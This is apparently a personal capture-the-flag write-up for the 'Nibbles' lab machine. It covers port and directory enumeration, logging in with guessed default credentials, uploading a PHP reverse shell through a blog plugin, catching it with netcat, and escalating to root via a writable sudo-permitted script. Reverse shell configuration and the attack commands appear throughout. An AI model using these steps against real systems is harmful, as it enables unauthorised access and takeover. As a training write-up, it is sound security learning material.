

nibbles

Variable	Value
Remote IP	10.10.10.75
Local IP	10.10.14.32
Local listen port	4444

Nmap

TCP port scan

```
$ sudo nmap -sC -sV -oA nmap/nibbles 10.10.10.75
# Nmap 7.92 scan initiated Tue May 31 23:06:22 2022 as: nmap -sC -sV -oA ./nibbles/nmap/TCP_nibbles 10.10.10.75
# Nmap done at Tue May 31 23:06:25 2022 -- 1 IP address (0 hosts up) scanned in 3.44 seconds
```

UDP port scan

```
$ sudo nmap -Pn -sU --min-rate=10000 10.10.10.75

# Nmap 7.92 scan initiated Tue May 31 23:06:25 2022 as: nmap -Pn -sU --min-rate=10000 -o ./nibbles/nmap/UDP_nibbles 10.10.10.75
Nmap scan report for 10.10.10.75
Host is up.
All 1000 scanned ports on 10.10.10.75 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)


# Nmap done at Tue May 31 23:06:27 2022 -- 1 IP address (1 host up) scanned in 2.21 seconds
```

```
(gua🙄kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/nibbles]
└─$ nmap -T4 -A -sV -o nmap/TCP_nibbles 10.10.10.75
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-31 23:47 JST
Nmap scan report for 10.10.10.75
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
```


```
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
```


Now you see that OpenSSH and Apache/2.4.18 are running on the target.
Let's look up to Apache first.



It shows only this much...
But you could get more info from Develop mode ;)



/nibbleblog/ ??? new interesting info



boom there is blog site here.

Just in case, check the other directory with gobuster.

```
(gua🙄kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/nibbles]
└─$ gobuster dir -u http://10.10.10.75 -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
-o gobuster_scripts
```

```
=====
Gobuster v3.1.0
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
=====
[+] Url: http://10.10.10.75
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-
list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
```

```
2022/06/01 00:07:11 Starting gobuster in directory enumeration mode
```

```
=====
/server-status (Status: 403) [Size: 299]
```

```
=====
2022/06/01 00:36:08 Finished
=====
```

```
(gua🙄kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/nibbles]
└─$ gobuster dir -u http://10.10.10.75/nibbleblog -w
/usr/share/wordlists/dirb/common.txt
```

```
=====
Gobuster v3.1.0
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
=====
[+] Url: http://10.10.10.75/nibbleblog
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
```

```
2022/06/17 23:56:48 Starting gobuster in directory enumeration mode
```

```
=====
/.hta (Status: 403) [Size: 301]
/.htpasswd (Status: 403) [Size: 306]
/.htaccess (Status: 403) [Size: 306]
/admin (Status: 301) [Size: 321] [-->
http://10.10.10.75/nibbleblog/admin/]
```

```
/admin.php          (Status: 200) [Size: 1401]
/content            (Status: 301) [Size: 323] [-->
http://10.10.10.75/nibbleblog/content/]
/index.php          (Status: 200) [Size: 2987]
/languages          (Status: 301) [Size: 325] [-->
http://10.10.10.75/nibbleblog/languages/]
/plugins            (Status: 301) [Size: 323] [-->
http://10.10.10.75/nibbleblog/plugins/]
/README             (Status: 200) [Size: 4628]
/themes             (Status: 301) [Size: 322] [-->
http://10.10.10.75/nibbleblog/themes/]
```









```
=====
2022/06/17 23:57:32 Finished
=====
```

found lots of interest dir

`/nibbleblog/admin` shows this index hahahahahah




Index of /nibbleblog/admin

Name	Last modified	Size	Description
 Parent Directory		-	
 ajax/	2017-12-10 23:27	-	
 boot/	2017-12-10 23:27	-	
 controllers/	2017-12-10 23:27	-	
 js/	2017-12-10 23:27	-	
 kernel/	2017-12-10 23:27	-	
 templates/	2017-12-10 23:27	-	
 views/	2017-12-10 23:27	-	


Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

and look up to `/nibbleblog/admin.php`



got log in page.


and id/pass are admin/nibbles. this is from guessing....



Upload a shell in nibbleblog



how to link are here → <https://wikhak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/>

first, activate **My image** plugin




upload `php reverse shell` with [this](#)
and dont forget to change codes

```
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get  
stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.10.14.32'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```



and, reverse shell script are in `/nibbleblog/content/private/plugins/my_image`.



found `image.php`!!!

click for trigger to reverse shell

before doing this we need preparation

```
(gua🐼kali-nyan) - [~/Documents/GitHub/Pen-Test-Reports/nibbles]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
```

and now click `image.php`

```
(gua🐼kali-nyan) - [~/Documents/GitHub/Pen-Test-Reports/nibbles]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.10.75] 51714
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42
UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 12:06:31 up 6:10, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ pwd
/
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
```



```
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
nibbler
$ cd nibbler
$ ls
personal.zip
user.txt
$ cat user.txt
c2281da6744aa023506476f7142521e6
```

Priviledge Escalation

```
$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
$ echo "cat /root/root.txt" > /home/nibbler/personal/stuff/monitor.sh
/bin/sh: 16: cannot create /home/nibbler/personal/stuff/monitor.sh:
Directory nonexistent
$ pwd
/
$ cd home
$ cd nibbler
$ ls
personal.zip
user.txt
$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
$ cd personal/stuff/
$ chmod +x monitor.sh
```

```
$ sudo -u root ./monitor.sh  
18f7af28a24f75b4abbea75de1df8694
```